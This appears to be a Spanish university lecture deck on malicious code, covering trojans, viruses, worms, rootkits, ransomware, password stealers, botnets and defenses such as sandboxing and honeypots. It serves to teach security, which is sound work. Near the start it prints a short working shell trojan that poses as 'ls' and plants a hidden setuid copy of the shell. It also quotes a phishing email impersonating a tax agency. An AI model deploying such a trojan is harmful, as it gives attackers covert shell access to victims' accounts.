

Unidad 6

Código Malicioso

Código malicioso



 Conjunto de instrucciones que producen la violación de la política de seguridad.

Tipos

- Caballos de Troya
- Virus y Gusanos
- Muchos otros

Ejemplo de cosas que puede hacer



- Mostrar publicidad no deseada.
- Borrar archivos de configuración del disco rígido, para que la computadora se vuelva inoperable.
- Infectar una computadora y usarla para atacar a otras, haciendo parecer que el atacante es el dueño de la primer victima.
- Obtener información sobre ud., sus hábitos en la computadora, los sitios web que visita, los lugares en los que está,etc.
- Capturar el audio y/o el video del dispositivo y enviarlo al atacante.
- Ejecutar comandos en un sistema, como si los hubiera ejecutado el usuario válido.
- Cifrar archivos y pedir un rescate economómico.
- Robar archivos de la máquina, especialmente aquellos con información personal, financiera, licencias de software, etc.
- Subir archivos al sistema, incluyendo más código malicioso, software pirata, pornografía.
- Utilizar el poder de cómputo para, por ejemplo, minar bitcoins.

Ejemplo



Shell script en un sistema unix:

```
cp /bin/sh /tmp/.xyzzy
chmod u+s,o+x /tmp/.xyzzy
rm ./ls
ls $*
```

- Lo grabo con el nombre "ls" y engaño a un usuario para que lo ejecute
- Tengo un shell con setUID a ese usuario.

Caballo de Troya



- Programa con un propósito abierto (conocido para el usuario) y un propósito oculto (desconocido para el usuario).
 - Generalmente llamado Troyano
- Ejemplo: El script de la transparencia anterior
 - Propósito abierto: listar archivos en un directorio
 - Propósito oculto: Crear un shell setUID

Ejemplo: NetBus (1998)



- Designado para sistemas Windows 9x/NT
- La victima lo descarga y lo ejecuta.
 - Usualmente disfrazado como un juego.
- Actua como un servidor, aceptando y ejecutando comandos para administración remota.
 - Incluye intercepción de teclas, robo de claves de hotmail, captura de pantallas, apertura y cerrado de lectora de CD, upload y download de archivos, etc.

Troyanos que se replican



Caballo de troya que hace copias de si mismo

- También llamados caballos de troya autopropagables.
- Primera version del juego "animal" usaba esto para borrar copias de si mismo.

Dificil de detectar

- 1976: Karger y Schell sugieren modificar el compilador para incluir un troyano que se copia a si mismo en programas específicos, incluyendo versiones posteriores del compilador.
- 1980s: Thompson implementa esta idea





Modifica el compilador para que cuando se compila el programa *login*, el mismo acepta la clave correcta del usuario o una clave fija (la misma para todos los usuarios)


Modifica el compilador para que cuando se compila una nueva version del compilador, el codigo extra para realizar el primer paso sea insertado automáticamente.

Recompila el compilador

Borra el código fuente que contiene la modificación y vuelve a poner el código fuente original.


El programa login





El compilador





La historia se repite











Compiler virus infects thousands of programs

Published: 2009-08-20

A malicious program that infects software built with the Delphi programming language at compile time has been detected in thousands of applications, including other malicious programs, antivirus firms said this week.

The virus, known as Win32.Induc, replaces the SysConst.pas file used by Delphi compilers, leaving behind a backup of the original file. Programs compiled with the new file will spread the code to other systems, if those systems have older Delphi compilers installed. While the malicious program is several months old, antivirus firms have only recently started detecting the code, said security firm Sophos.

"Delphi is frequently used to create bespoke software, either by small software houses or by internal teams," Graham Cluley, senior technologist at Sophos, said in a blog post. "If you believe that you may be using software written in Delphi you would be very wise to ensure that your antivirus software is updated."

Sophos detected more than 3,000 programs infected with the code, including some banking Trojans, suggesting that even cybercriminals have had their computers compromised by the program. Another antivirus firm, Avast, has detected more than 200,000 files, although it's not clear whether the files are unique programs.

Compiler viruses are not common but are not new, either. In a 1984 paper Reflections on Trusting Trust (pdf), computer scientist Ken Thompson posited that a compiler could be modified to produce programs modified with a backdoor. In a 1992 paper, antivirus researcher Vesselin Bontchev mentions the existence of the compiler virus, which infects executables when they are recompiled, as a way to get around integrity checking.

Virus



- Programa que se inserta a si mismo en uno o más archivos y realiza alguna acción.
- Tiene dos Fases:
 - Fase de inserción
 - Fase de Ejecución realiza una acción (puede ser nula)

Historia



- Programadores de Apple II escribieron algunos
 - No los llamaban virus; muy experimentales
- Fred Cohen (1983-1984)
 - Estudiante de posgrado que los describió
 - Su profesor (Adleman) los llamó "computer virus"
 - La idea se prueba en sistemas UNIX y UNIVAC 1108.

Brain (Pakistani) virus (1986)





- Primer virus de PC, Altera el sector de booteo y se distribuye a otros Diskettes
- El virus intenta ocultarse para que no pueda ser detectado, modificando la interrupción 13H. Cuando se pide leer el sector de booteo, el virus muestra el sector de booteo original.
- El efecto del virus es cambiar la etiqueta del disco por la cadena: (c)
 Brain

Gusanos



 Un programa que se copia a si mismo de una computadora a otra a través de una red, y que generalmente no requiere interacción de los usuarios para propagarse.


Ejemplo: Internet Worm de 1988



- Sus objetivos eran sistemas Vax y Sun
 - Usaba vulnerabilidades en Sendmail y Finger. Intentaba crackear claves de usuarios y usar rsh.
 - Para recuperarse, había que desconectar el sistema de Internet y rebootear.
 - Para prevenir reinfección, varios programas críticos tuvieron que ser corregidos, recompilados y reinstalados.
- Hubo que desensamblarlo para descubrir su funcionamiento
- Deshabilitó varios miles de sistemas en alrededor de 6 horas (alrededor del 10% de la Internet en ese entonces).

Gusano





- Cabeza: Código que explota una vulnerabilidad en el sistema atacado.
- Motor de propagación: una vez que entró a la máquina victima, permite transferir el resto de si mismo, probablemente utilizando FTP, TFTP, HTTP, etc.
- Selector de objetivos: Para buscar nuevas victimas.
- Motor de escaneo: En base a la selección anterior, escanea en busqueda de nuevas víctimas.
- Payload: Acciones que realiza el gusano, como por ejemplo instalar un agente de DDos, o abrir una puerta trasera, o conectarse a un servidor IRC y recibir comandos.

Gusano Nimda (septiembre 2001)



Este gusano utilizaba 5 mecanismos distintos para difundirse.

- Explotando una vulnerabilidad conocida en IIS (CVE-2000-0884).
- Por mail, utilizando direcciones de correo existentes en el equipo infectado.
- Accediendo a carpetas compartidas.
- Agregando código malicioso en las páginas web de servidores comprometidos para atacar a los clientes que accedían a dichas páginas.
- Buscando y utilizando "puertas traseras" dejadas por los gusanos Code Red II y sadmind.

Santy Worm





The Register » Security » Anti-Virus »

Santy worm defaces thousands of sites



PHP exploit

By John Leyden

Published Tuesday 21st December 2004 23:38 GMT

Get breaking Security news straight to your desktop - click here to find out how

A worm which attacks web servers running the popular phpBB discussion forum software to deface vulnerable systems spread widely across the net today.

The <u>Santy</u> worm searches for vulnerable forum sites using Google. When a suitable target is found, Santy uses a remote exploit to gain access and deface it before resuming its scanning activity. Content on defaced sites is replaced by the following text string.

"This site is defaced!!!" NeverEverNoSanity

Conficker B (2008)



Ashley Carman, Editorial Assistant

September 10, 2014

Report: 31 percent of detected threats in 2014 attributed to Conficker

Share this article:













Six years after first being spotted in the wild, Conficker is still making its rounds online, and new research suggests that 31 percent of this year's top threats involved the worm.

Conficker capitalizes on unpatched machines that are still running Windows XP, as well as systems operating pirated versions of Windows, according to F-Secure's Threat Report H1 2014, which identifies the top 10 threats of the first half of 2014. The countries most at risk for the worm are Brazil, the United Arab Emirates, Italy, Malaysia and France.



DEPARTAMENTO DE COMPUTACION

Facultad de Ciencias Enactas y Naturales - UBA

F-Secure noted in its mid-year report that the Conficker worm continues to impact users and that Gameover Zeus still poses a threat

Trailing behind Conficker in the number two slot were Web-based attacks, which accounted for 20 percent of the top threats and frequently target the U.S., France and Sweden. Rounding out the top five were the Majava exploit (11 percent), Sality virus (10 percent), and the Ramnit virus (nine percent). The Majava exploit targeted Western countries, while both viruses had the greatest impact in Asia and South America during the first half of the year.

Análisis: http://www.csl.sri.com/users/vinod/papers/Conficker/



 Un backdoor es, como su nombre lo indica, una puerta trasera que permite un acceso oculto que saltea los mecanismos de control de acceso convencionales.

Adware y Spyware



- adware es cualquier programa que automáticamente muestra publicidad al usuario durante su instalación o durante su uso para generar lucro a sus autores.
- Spyware es cuando recopila información sobre una persona u organización sin su consentimiento. La función más común que tienen estos programas es la de recopilar información sobre el usuario, como por ejemplo sitios web que visita o consultas que realiza, y distribuirlo a empresas publicitarias, para mostrar publicidad dirigida.



- Captura teclas presionadas en un sistema comprometido, recolectando información sensible.
 Esto puede incluir claves, PINs, usuarios, etc.
- Generalmente se utilizan para realizar robo de identidad.

Bombas lógicas



- Un programa que realiza una acción que viola la politica de seguridad cuando ocurre un evento externo.
- Ejemplo: Programa que borra la nómina de sueldos de una compañia cuando se borra un registro en particular.
 - El "registro particular" generalmente es el de la persona que escribe la bomba lógica.
 - La idea es que si la persona es despedida y se borra su registro en la nómina de sueldos, la compañia pierde todo el resto de los registros.

Rootkits



 Un rootkit es una herramienta, o un grupo de ellas usadas para esconder los procesos y archivos que permiten al intruso mantener el acceso al sistema, a menudo con fines maliciosos. Un rootkit oculta inicios de sesión (logins), procesos, archivos y registros (logs). Puede incluir software para interceptar datos procedentes de terminales, conexiones de red (sniffer) e incluso el teclado (keylogger).

Ransomware



 Un ransomware es un software malintencionado que restringe el acceso (generalmente usando cifrado) a determinadas partes o archivos del sistema infectado, y pide un rescate a cambio de quitar esta restricción.


¿Qué son los password stealers?

 Un password stealer es un tipo de malware que se centra en robar las contraseñas almacenadas en un sistema. Estas contraseñas pueden incluir credenciales de inicio de sesión de cuentas en línea, correos electrónicos, redes sociales, aplicaciones y otros servicios.

 El password stealer puede buscar en el sistema en busca de contraseñas almacenadas en navegadores web u otros archivos locales. Una vez recopiladas las contraseñas, el malware las envía a los atacantes, quienes pueden utilizarlas para acceder ilegalmente a las cuentas de los usuarios, robar información personal o llevar a cabo actividades maliciosas.



Almacenamiento de claves en el navegador





Técnicas de distribución de password stealers



Correos fraudulentos

From: AFIP e-Ventanilla < eventanilla@afip.gov.ar>

Date: Mon, May 8, 2023 at 12:54 PM

Subject: EMBARGO - Ultimas 24hs Evita Derivacion a la Instancia Legal (359613)

ADMINISTRACIÓN FEDERAL DE INGRESOS PÚBLICOS

Buenos dias Sr,

Cancelacion obligaciones fiscales reclamadas en juicio de ejecucion fiscal com sumas embargadas. Reforma Fiscal. Ley 27.430 Condiciones y procedimiento

EVITE INCONVENIENTES EN SU DOMICILIO

Usted cuenta con un plazo de 2 días háblies para cancelar su obligación. Vencido el plazo concedito sin que se hubiera efecttuado el pago, nuestro mandante se reserva los derechos para iniciar posiblems acciones judiciales tendentes a obtener el pago de su acreencia, lo que le acasionará mayores gastos


Con el fin de ofrecerle una solución y detender este processo, el estudio le informa que cuenta con facilidade para efectuar el pago y cancelar su deuda.

Resolución de Archivo General

Adjunto le enviamos copia de la misma



Búsquedas en internet





September 15, 2022

RedLine: self-spreading stealer targets gamers on YouTube

Kaspersky researchers spotted an unusual malicious bundle (a collection of malicious programs distributed in the form of a single installation file, self-extracting archive or other file with installer-type functionality) targeting gamers on YouTube. Its main payload is the widespread RedLine stealer, one of the most common Trojans used to steal passwords and credentials from browsers.



Threat Actors Abuse Al-Generated Youtube Videos to Spread Stealer Malware



Trending! This Article has been trending on Internet for past 24 hours!

7 mins read time

Since November 2022 there has been a 200-300% month-on-month increase in Youtube videos. containing links to stealer malware such as Vidar, RedLine, and Raccoon in their descriptions. The videos lure users by pretending to be tutorials on how to download cracked versions of software such as Photoshop, Premiere Pro, Autodesk 3ds Max, AutoCAD, and other products that are licensed products available only to paid users.



Pavan Karthick M Published on March 13, 2023



Android password-stealing malware infects 100,000 Google Play users

By **Bill Toulas** March 21, 2022 0 04:29 PM 4





Defensas



- Distinguir malware conocido
- Detectar uso indebido de recursos
- Análisis dinámico en sandbox
- Distinguir entre datos e instrucciones ejecutables
- Limitar a los procesos el acceso a los objetos
- Prohibir el "sharing"
- Detectar la modificación de archivos
- Detectar acciones fuera de las especificaciones
- Analizar características estadísticas
- Whitelisting

Soluciones Antivirus



- Detección de programas maliciosos mediante patrones conocidos.
- Uso de Heurísticas:
 - Intento de acceso al sector de booteo.
 - Intento de listar todos los documentos en un directorio.
 - Intento de modificar algún programa ejecutable.
 - Intento de borrar archivos del disco rígido.
 - Intento de agregarse en el inicio del sistema operativo.
 - Utilización de empaquetador.

EDR Y XDR

Sandboxing



Un Sandbox es un entorno controlado en el que las acciones de un proceso son restringidas de acuerdo a una política de seguridad.

Ejemplos:

- Applets Java y java Sandbox
- •Jails (limitaciones impuestas a un programa por el sistema operativo). Ejemplo: chroot permite cambiar el directorio raiz al que accede un proceso.

Java Sandbox



- Un Applet Java es un programa escrito en Java que puede ser embebido dentro de una página web. Por seguridad, se ejecuta dentro de la Sandbox.
- Inicialmente, el Sandbox no permite que los applets accedan a los archivos del cliente, y no permite que se invoquen otros programas. Los applets sólo pueden establecer una comunicación de red sólamente con el host desde el cual el applet fue descargado.

Java Sandbox



 Posteriormente, se permite que si el applet está firmado por una fuente confiable, entonces se pueden levantar algunas o todas las restricciones.



Java Sandbox



- En resumen:
- Si el applet no está firmado, se ejecuta en un entorno altamente restringido.
- Si el applet está firmado, el JRE chequea si en el archivo java.policy (configurable con herramienta policytool) se especificaron privilegios especiales para el URL del applet. Si existen, el applet se ejecuta con dichas restricciones.
- Si el applet firmado no tiene una política de seguridad asignada, el JRE chequea si el autor está en la lista de autores confiables. En base a eso, determina si el applet tiene acceso completo o pregunta si queremos permitir la ejecución.

Máquina Virtual (VM)



- Un programa que simula el hardware de una computadora.
- El Virtual machine monitor (VMM) provee máquinas virtuales en las que se puede ejecutar un sistema operativo convencional
 - Cada VM es un sujeto. El Monitor no sabe acerca de los procesos que se ejecutan en cada VM.
 - El Monitor intermedia entre los recursos y las solicitudes de las maquinas virtuales, y funciona como un núcleo de seguridad.

Políticas Multinivel



- Poner a todos los programas en el menor nivel de seguridad, y a los sujetos en niveles superiores/
 - Por la propiedad *, nada puede escribir/modificar dichos programas
 - Por la propiedad simple, todos pueden leer (y ejecutar dichos programas)
- Ejemplo: sistema DG/UX
 - Todos los ejecutables en "region de protección de virus" más abajo que las regiones de usuario y de administrador.

Detectar alteraciones de Archivos



- Técnicas descriptas en la clase de Detección de Intrusiones
- Ejemplo: tripwire
 - Consiste en almacenar la firma de atributos de archivos, y hash criptográfico como MD5, SHA-1, etc.)

Punto clave



Un problema complejo

– ¿Como darse cuenta de que lo que el usuario pide no es lo que quiso pedir?



Botnets


Bots y Botnets



- Luego de un ataque exitoso contra un equipo, un bot (también conocido como zombie o drone) puede ser instalado en el sistema. Este programa habilita un mecanismo de control remoto para poder controlar a la victima. A través de este mecanismo, el atacante puede ejecutar comandos arbitrarios y tomar control total del sistema victima.
- Una botnet es una red de equipos comprometidos que puede ser controlada en formada remota por un atacante.

Bots y Botnets





Bots y Botnets



Usos:


- Ataques DDoS
- Spam
- Sniffing de Tráfico
- Robo de información
- Logueo de teclas
- Difusión de nuevo malware
- Spyware
- Abuso de servicios como Google Adsense
- Manipulación de encuestas online
- Robo de identidad

Fuente:

https://www.researchgate.net/publication/227859109_Study_of_Botnets_and_their_t hreats_to_Internet_Security

Botnets





Mirai botnet



```
Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!
                         @88>
                                                               @88>
                         %8P
                                                               %8P
        \times 8888
               x888.
                                  .d88B :@8c
                                                      J
                                                  us888u.
                                                               @88u
         888X
                         @88u
               ?888f
                                =~8888f8888r
  X888
         888X
                888>
                         888E
                                  4888> 88
                                               . @88
                                                     ~8888
                                                               888E
  X888
         888X
               '888>
                         888E
                                  4888>
                                               9888
                                                      9888
                                                               888E
  X888
         888X
               *888
                                               9888
                                                      9888
                         888E
                                  4888>
                                                               888E
  X888
                                               9888
                                                               888E
         888X
               *888>
                         888E
                                  J888L
                                                      9888
  *88%
         *88
               '888 <u>!</u>
                         8888
                                               9888
                                                      9888
                                                               8888
                         R888
                                                *888
                                                       888
                                                               R888
               A text-based MUD by Oscar Popodokulus -
No account? Register at www.elrooted.com
Enter user
             yop
yop
Enter pass
             уор
Disconnected by server.
```


Ransomware Wannacry







The Pirate Bay Caught Running Browser-Based Cryptocurrency Miner



The world's popular torrent download website, **The Pirate Bay**, has again been in a new controversy—this time over secretly planting an in-browser cryptocurrency miner on its website that utilizes its visitors' CPU processing power in order to mine digital currencies.

The Pirate Bay is the most popular and most visited file-sharing website predominantly used to share copyrighted material free of charge. The site has usually been in the news for copyright infringement by movie studios, music producers and software creators.

Arc Browser – mayo 2024






Products Pricing Partners Why ThreatDown Support

Threat actor immediately impersonates Arc brand

We observed an ad campaign impersonating the Arc browser that looks entirely legitimate with official logo and website. A search for "arc installer" or "arc browser windows" resulted in the following two ads being shown:




Using Google's Ad Transparency Center, we connected them to the following advertiser from Ukraine:

ADVERTISER
ПРИВАТНЕ ПІДПРИЄМСТВО "САЛОН "СОФТ"

Р Report this ad

AVGater





Emotet (https://www.us-cert.gov/ncas/alerts/TA18-201A)



Currently, Emotet uses five known spreader modules: NetPass.exe, WebBrowserPassView, Mail PassView, Outlook scraper, and a credential enumerator.

- 1. NetPass.exe is a legitimate utility developed by NirSoft that recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.
- 2. Outlook scraper is a tool that scrapes names and email addresses from the victim's Outlook accounts and uses that information to send out additional phishing emails from the compromised accounts.
- 3. WebBrowserPassView is a password recovery tool that captures passwords stored by Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera and passes them to the credential enumerator module.
- 4. Mail PassView is a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla Thunderbird, Hotmail, Yahoo! Mail, and Gmail and passes them to the credential enumerator module.
- 5. Credential enumerator is a self-extracting RAR file containing two components: a bypass component and a service component. The bypass component is used for the enumeration of network resources and either finds writable share drives using Server Message Block (SMB) or tries to brute force user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).




Figure 2: Emotet infection process

Recolectando malware con honeypots de alta interacción



 Se utilizan honeypots con sistemas reales con vulnerabilidades reales.

Problemas:

- Un honeypot se va a "colgar" regularmente si un bot no lográ explotar el servicio ofrecido, por ejemplo debido a un offset erroneo en el exploit.
- El honeypot debe ser minuciosamente monitoreado para detectar cambios en el sistema. Además, estos cambios deben ser analizados cuidadosamente para dectectar malware.
- La solución no escala bien. Es dificil monitorear un grupo grande de sensores.

Mwcollect y Nepenthes (Dionaea)



Arquitectura modular

- Core (el demonio)
- Módulos de Vulnerabilidades: Abren ciertos puertos comúnmente vulnerables (ej TCP Port 135 o 445) y simulan vulnerabilidades específicas para dichos puertos.
- Módulos de parseo de shellcode: analizan el shellcode recibido por uno de los módulos de vulnerabilidades. Estos módulos intentan extraer URLs genericos del shellcode.
- Módulos de download: descargan los archivos especificados en las URLS, puede ser HTTP, FTP, TFTP u otros protocolos.
- Módulo de registros de auditoría: loguea los eventos que ocurren en el sistema.
- Modules de submit de archivos: maneja los archivos maliciosos bajados, permite grabarlos al disco o cargarlos en una DB.

Servicio Virustotal




Permite escanear un archivo o url por decenas de herramientas

ver

https://docs.virustotal.com/docs/contributors

Ejemplo virustotal





Packers y joiners



- Packer: Compresor de ejecutables que permite la descompresión en tiempo real, cuando el programa se ejecuta. Si no es conocido por el antivirus, puede engañarlo para que no sea detectado. Ejemplos de packer: upx
- Los joiners son programas que permiten "unir" dos o más archivos generando un unico .EXE. Son útiles para insertar un troyano en un .EXE inofensivo como puede ser una tarjeta de saludo o un juego que normalmente se pasa por mail o se baja a través de una red P2P.
